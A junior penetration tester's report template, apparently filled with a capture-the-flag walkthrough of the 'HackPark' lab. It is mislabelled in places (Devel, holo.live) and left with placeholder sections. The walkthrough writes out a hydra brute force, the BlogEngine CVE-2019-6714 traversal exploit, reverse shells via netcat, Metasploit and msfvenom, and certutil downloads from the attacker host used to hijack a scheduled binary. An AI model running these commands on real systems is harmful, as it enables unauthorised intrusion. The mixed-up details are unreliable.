Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

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- Entire Nessus Scan

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New
Report/Screenshot/Report/Untitled presentation (2).jpg" is
not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller. During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L- SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix

_

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin. Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New
Report/Screenshot/Report/Untitled presentation 1.jpg" is
not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0

Service Enumeration: TCP:22,80,etc

Nmap Scan Results:

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

Local.txt Proof Screenshot:

Risk	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/0:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0

current user to PE user

Vulnerability Exploited: Stored CC

Vulnerability Explanation:

Vulnerability Fix:

Severity or Criticality:

Exploit Code:

Proof of Concept Here:

root.txt Proof Screenshot:

	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/0:7/S:1/ED:8/EE
Pich	Likelihood Factor	Impact Factor	Score Vector:

Entire Kill Chain

OSINT

Target IP can during engagement

export TargetIP=10.10.93.249

This room will cover brute-forcing an accounts credentials, handling public exploits, using the Metasploit framework and privilege escalation on Windows.

We got an idea of what we might be facing when we tackle the VM "HackPark" from THM.

We start of with a basic scan to see the layout of the target and what service could be up and responding to our scan.

sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full \$TargetIP --min-rate 5000


Screenshot: (Find entire scans in appendix)

```
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-methods:
Supported Methods: GET HEAD OPTIONS TRACE POST
Potentially risky methods: TRACE
http-robots.txt: 6 disallowed entries
/Account/*.*/search /search.aspx /error404.aspx
/archive /archive.aspx
http-title: hackpark | hackpark amusements
http-server-header: Microsoft-IIS/8.5
3389/tcp open ssl/ms-wbt-server? syn-ack ttl 125
rdp-ntlm-info:
Target_Name: HACKPARK
NetBIOS_Domain_Name: HACKPARK
NetBIOS_Computer_Name: HACKPARK
DNS_Domain_Name: hackpark
DNS_Computer_Name: hackpark
Product_Version: 6.3.9600
System_Time: 2022-10-24T04:54:45+00:00
Lssl-date: 2022-10-24T04:54:50+00:00; Os from scanner time.
ssl-cert: Subject: commonName=hackpark
```

We got a good amount of information back. We notice that the HTTP port on port 80 has a robots.txt with a few disallows. This also might be a windows box because of the aspx. files and the IIS 8.5 seen in the http header. We also got a banner for the website "hackpark | hackpark amusement". We also notice that RDP port 3389 is up is providing me a DNS name as well "hackpark".


HTTP Port 80

We take a look at the website and view it from the browser.



!!!!! Creepy but yea I see Windows IIS 8.5 hosting the website.


We took a look at the disallowed as well.



I wanted to take a look at each one. As we did this we used a few tools; wget photon cewl and nikto on port 80 to give us some more information.

SEARCH

We found a log in page as well



This gives me enough information to start looking around about CMS's and there version for "BlogEngine.net"

```
Exploit Title

BlogEngine 3.3 - 'syndication.axd' XML External Entity Injection | xml/webapps/48422.txt |
BlogEngine 3.3 - XML External Entity Injection | windows/webapps/46106.txt |
BlogEngine 3.3.8 - 'Content' Stored XSS | aspx/webapps/48999.txt |
BlogEngine.NET 1.4 - 'search.aspx' Cross-Site Scripting | asp/webapps/32874.txt |
BlogEngine.NET 3.3.6 - Directory Traversal / Information Disclosure | asp/webapps/35168.txt |
BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution | aspx/webapps/4633.cs |
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution | aspx/webapps/47010.py |
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal / Remote Code Execution | aspx/webapps/47035.py |
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution | aspx/webapps/47011.py |
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection | aspx/webapps/47014.py |
Shellcodes: No Results
```


We found a file during our enumeration phase that mad sure we where working with the right CMS version. We used wget to grab everything we can from the website on port 80 and then we analyzed each file till we found these one.

```
wget -r --no-parent http://10.10.93.249/
```

In order to get most of these exploits to work we need CC to log into the CMS. This is where brute forcing coming into play

Discovery

We had to use burp to analyze what was being sent to the website. From there we could feed that info to hydra.



Looking at the request and noticing its a POST. Then we see its using a large cookie of some sort to make this request to the server to log in. We are going to tweak this information and feed it to hydra to get a result

#hydra

hydra -l admin -P /usr/share/wordlists/rockyou.txt

10.10.68.106 -V http-post-form

"/Account/login.aspx:__VIEWSTATE=%2F6uvMCdbCc9f1%2Bn80nuq

1NQSqoE%2F0dVADOsoAvH0aYWQWE7Rld%2Fc0Y51FRr9Q8kC1SSRjXd6u


Screenshot:

```
[ATTEMPT] target 10.10.68.106 - login "admin" - pass "missy" - 1
445 of 14344399 [child 14] (0/0)
[80][http-post-form] host: 10.10.68.106 login: admin passwor
d: 1qaz2wsx
1 of 1 target successfully completed, 1 valid password found
```

Username: Password

admin:1qaz2wsx

We then take what we discovered and move to the website and log in



We find an about page of the CMS we have logged


into.





BlogEngine.NET is an open source ASP.NET project that was born out of desire for a better blogging platform. We focused on simplicity, ease of use, extendibility and innovative design while taking advantage of the latest .NET features.

BlogEngine.NET is easily customizable. We have many downloadable themes, widgets, and extensions or you can make your own with some basic .NET skills. With BlogEngine.NET, it is easy to make your blog look and function exactly how you'd like.



Initial Foot hold


We look up exploit #CVE-2019-6714 from that info we can work on getting a payload on our target as instructed by the CVE.

```
Location: /usr/share/exploitdb/exploits/aspx/webapps/46353.
```

We changed the file 46353.cs to Postview.ascx. We then update the file with our LHOST and LPORT.

Snippet

From here all we need to do is upload our file



This killed me but all we had to do was go to this URI

```
10.10.2.40/?theme=../../App_Data/files
```

```
-(kali⊕kali)-[~]
 -$ <u>sudo</u> rlwrap nc -lvnp 4445
[sudo] password for kali:
listening on [any] 4445 .
connect to [10.13.1.3] from (UNKNOWN) [10.10.2.40] 49273
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>whoami
iis apppool\blog
nostname
:\windows\system32\inetsrv>hostname
pconfig
:\windows\system32\inetsrv>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . : eu-west-1.compute.internal
  Link-local IPv6 Address . . . . : fe80::5d20:707f:78b2:fd29%14
  IPv4 Address. . .
                      . . . . . . . : 10.10.2.40
  Tunnel adapter isatap.eu-west-1.compute.internal:

Media State . . . . . . . . . . . . Media disconnected
  Connection-specific DNS Suffix . : eu-west-1.compute.internal
```

hackpark

We needed a stable shell so we created one with Metasploit

```
sudo msfconsole
multi/script/web_delivery
set payload windows/meterpreter/revers_tcp
set LHOST 10.13.1.3
set LPORT 8888
set Target 2
run
copy output on target
```

```
### Manuary | Sessions | Active sessions |

| Active sessions | Connection | Connec
```

Systeminfo

Computer : HACKPARK

OS : Windows 2012 R2 (6.3 Build 9600).

Architecture : x64

System Language : en_US

Domain : WORKGROUP

Logged On Users : 1

Meterpreter : x64/windows

I wanted to check for exploits

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.240.60 - Collecting local exploits for x64/windows...
[*] 10.10.240.60 - 171 exploit checks are being tried...
[+] 10.10.240.60 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.240.60 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.240.60 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.240.60 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[-] 10.10.240.60 - Post interrupted by the console user
```

none of these worked so we went back to hunting for where we can up our PE. So we are going to try the other way. After looking around we found a process that kept appearing and disappearing

tasklist /v

```
Message.exe 1552 1 7,300 K Unknown N/A
/A
tasklist.exe 1972 0 5,272 K Unknown IIS APPPOOL\Blog
```

That keeps coming back but I did not pay to much mind to it. I found a folder that stood out.

Location: C:\Program Files (x86)\SystemScheduler

We checked the folder to find a ReadMe.txt

#PE_WIN_Service_Permissions

Location: https://www.exploit-db.com/exploits/45072

If we can replace Message.exe with our reverse shell script we can get a shell with higher privileges.

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.13.1.3 LPORT=1011 -f exe -e x86/shikata_ga_nai -
```

We rename our exploit and move it back to our target.

```
certutil.exe -urlcache -f http://10.13.1.3:81/encoded.exe
encoded.exe
move encoded.exe "C:\Program Files
(x86)\SystemScheduler\encoded.exe"
```

```
C:\Windows\Temp>certutil.exe -urlcache -f http://10.13.1.3:81/rev-svc.exe Message.exe certutil.exe -urlcache -f http://10.13.1.3:81/rev-svc.exe Message.exe **** Online ****
CertUtil: -URLCache command completed successfully.
```

Then we back up the original exe

```
meterpreter > mv Message.exe Message.bak2
meterpreter > mv encoded2.exe Message.exe
```

and rename our evil.exe to the original exe we backed up and wait.

Proof of administrator access

```
<u>eterpreter</u> > getuid
   ver username: HACKPARK\Administrator
   erpreter > shell
 rocess 1928 created.
hannel 1 created.
 icrosoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\PROGRA~2\SYSTEM~1>whoami
C:\PROGRA~2\SYSTEM~1>hostname
nostname
hackpark
C:\PROGRA~2\SYSTEM~1>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
C:\PROGRA~2\SYSTEM~1>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix .: eu-west-1.compute.internal
  Link-local IPv6 Address . . . . : fe80::1129:c651:fa0a:ef3b%14
  IPv4 Address. . . . . . . . . : 10.10.0.225
  Default Gateway . . . . . . . . : 10.10.0.1
Tunnel adapter isatap.eu-west-1.compute.internal:
  Media State . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : eu-west-1.compute.internal
C:\PROGRA~2\SYSTEM~1>
```

root.txt


7e13d97f05f7ceb9881a3eb3d78d3e72

user.txt

759bd8af507517bcfaede78a21a73e39

Removal of Tools

- 1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows:
- 2. C:\Windows\System32\spool\drivers\color\
- 3. C:\Windows\Temp
- 4. C:\Windows\Administrator\Downloads
- 5. C:\Users\Public\
- 6. C:\Users\username\Downloads
- 7. C:\Windows\Tasks\
- 8. Linux



References

Main Reference and resources pulled from:

- 1. https://nvd.nist.gov/vuln
- 2. https://cve.mitre.org/
- 3. https://attack.mitre.org/tactics/enterprise/
- 4. https://www.exploit-db.com/
- 5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-24
00:52 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 00:52
```

```
Completed Parallel DNS resolution of 1 host. at 00:52,
2.02s elapsed
Initiating SYN Stealth Scan at 00:52
Scanning 10.10.93.249 [65535 ports]
Discovered open port 3389/tcp on 10.10.93.249
Discovered open port 80/tcp on 10.10.93.249
Increasing send delay for 10.10.93.249 from 0 to 5 due to
11 out of 19 dropped probes since last increase.
Completed SYN Stealth Scan at 00:53, 26.81s elapsed
(65535 total ports)
Initiating Service scan at 00:53
Scanning 2 services on 10.10.93.249
Completed Service scan at 00:54, 99.57s elapsed (2
services on 1 host)
NSE: Script scanning 10.10.93.249.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 5.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.89s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
Nmap scan report for 10.10.93.249
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-24 00:52:38 EDT for 132s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
                                  REASON
PORT STATE SERVICE
                                                  VERSION
80/tcp open http
                                  syn-ack ttl 125
```

```
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 http-methods:
   Supported Methods: GET HEAD OPTIONS TRACE POST
| Potentially risky methods: TRACE
 http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-title: hackpark | hackpark amusements
|_http-server-header: Microsoft-IIS/8.5
3389/tcp open ssl/ms-wbt-server? syn-ack ttl 125
 rdp-ntlm-info:
   Target_Name: HACKPARK
   NetBIOS_Domain_Name: HACKPARK
   NetBIOS_Computer_Name: HACKPARK
   DNS_Domain_Name: hackpark
   DNS_Computer_Name: hackpark
   Product_Version: 6.3.9600
|_ System_Time: 2022-10-24T04:54:45+00:00
time.
 ssl-cert: Subject: commonName=hackpark
 Issuer: commonName=hackpark
| Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha1WithRSAEncryption
 Not valid before: 2022-10-23T04:45:05
 Not valid after: 2023-04-24T04:45:05
 MD5: e7b711d049a9aecb74e0ce37c6c72305
 SHA-1: 77c6bdadb5cbf05838d458f16aefd5dbd7a9ad2f
 ----BEGIN CERTIFICATE----
MIIC1DCCAbygAwIBAgIQNe9fElDCjbFAo8azFs8jMTANBgkqhkiG9w0BA
```

```
QUFADAT
MREwDwYDVQQDEwhoYWNrcGFyazAeFw0yMjEwMjMwNDQ1MDVaFw0yMzA0M
jQwNDQ1
MDVaMBMxETAPBgNVBAMTCGhhY2twYXJrMIIBIjANBgkqhkiG9w0BAQEFA
AOCAQ8A
MIIBCgKCAQEA8RNvKbP1j/oFWnr0TVWFkX7o9araCeRp7eqtsKBbZwy0b
WrixWe1
xz7e7Q++knggGGSPjqPatW7BqlZMrz4hqJ9Aa4YzBFVHN2nS5oWxqbcRy
NBB5IPb
oFi4oMJYJtVcVuwIZXTH2P7TKbx3mKVvUsokfYGs+UcQta59xIbJwYirg
pKLv86e
eVzm6Ej9l52aJnCm1TYAHEZFqv1SXf1onldPuy7nxDZ1NzQk88hB1Md0T
GLR14Sb
9n3Pz1MGXfANU0Zu0E9Lsqe+AA5XXK9XE6IfVFLqL3PNx3UCq97xsCl/S
iPw/Sb9
H9SQgiwLoPx5i4s0GJeMTnPnHAjyiZtDGQIDAQABoyQwIjATBgNVHSUED
DAKBggr
BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQEFBQADggEBACTmS
Jp40mxx
BmJYBwb1LRTA4XJKz8nIB0hsVE5ETAxidWPCdcbkmCaeHfBI2HcHNRFzI
kVywQkv
```

```
WsIipmt/0zGko2TvVCJtKBH9GrtYOLp/YSlmtU641gWQn0qKFXk+fM82W
9vRzc5/
H1l7yA8k5cjccXoeTjKZTP0ezIOSBrmc3LZUQcXC3jdngsTUm0Z1//lQ8
vtJLsIg
CJ8xiAywwNTiRDmpjN7LqHK0NOwNVHqNt+vbPNcqhwc5l1Eft+LHY7zD7
FffEiol
6FQ3oAk3jyy30/rxZeVH9k4yzXkVW0lPDP80lQm1FV5HlcH7/XFel1dt8
0GQifx0
| za0jZmqonb4=
|_----END CERTIFICATE----
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.82
```

seconds

Raw packets sent: 131088 (5.768MB) | Rcvd: 8

(352B)

Nmap Vul Scan

```
# Nmap 7.93 scan initiated Mon Oct 24 01:12:01 2022 as:
nmap -Pn -p- --script safe, discovery, vuln, exploit -T4 -vv
--reason --script=vuln -oA vuln 10.10.93.249
Pre-scan script results:
| targets-asn:
   targets-asn.asn is a mandatory parameter
  broadcast-wsdd-discover:
   Devices
      239.255.255.250
          Message id: fb2f2490-ae05-414c-9690-
4303727248ef
          Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
          Type: Device pub:Computer
 broadcast-avahi-dos:
    Discovered hosts:
      224.0.0.251
   After NULL UDP avahi packet DoS (CVE-2011-1002).
   Hosts are all up (not vulnerable).
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
  broadcast-dns-service-discovery:
    224.0.0.251
      2020/tcp teamviewer
```

```
Address=192.168.8.1
Nmap scan report for 10.10.93.249
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-24 01:12:44 EDT for 832s
Not shown: 65533 filtered tcp ports (no-response)
PORT STATE SERVICE
                             REASON
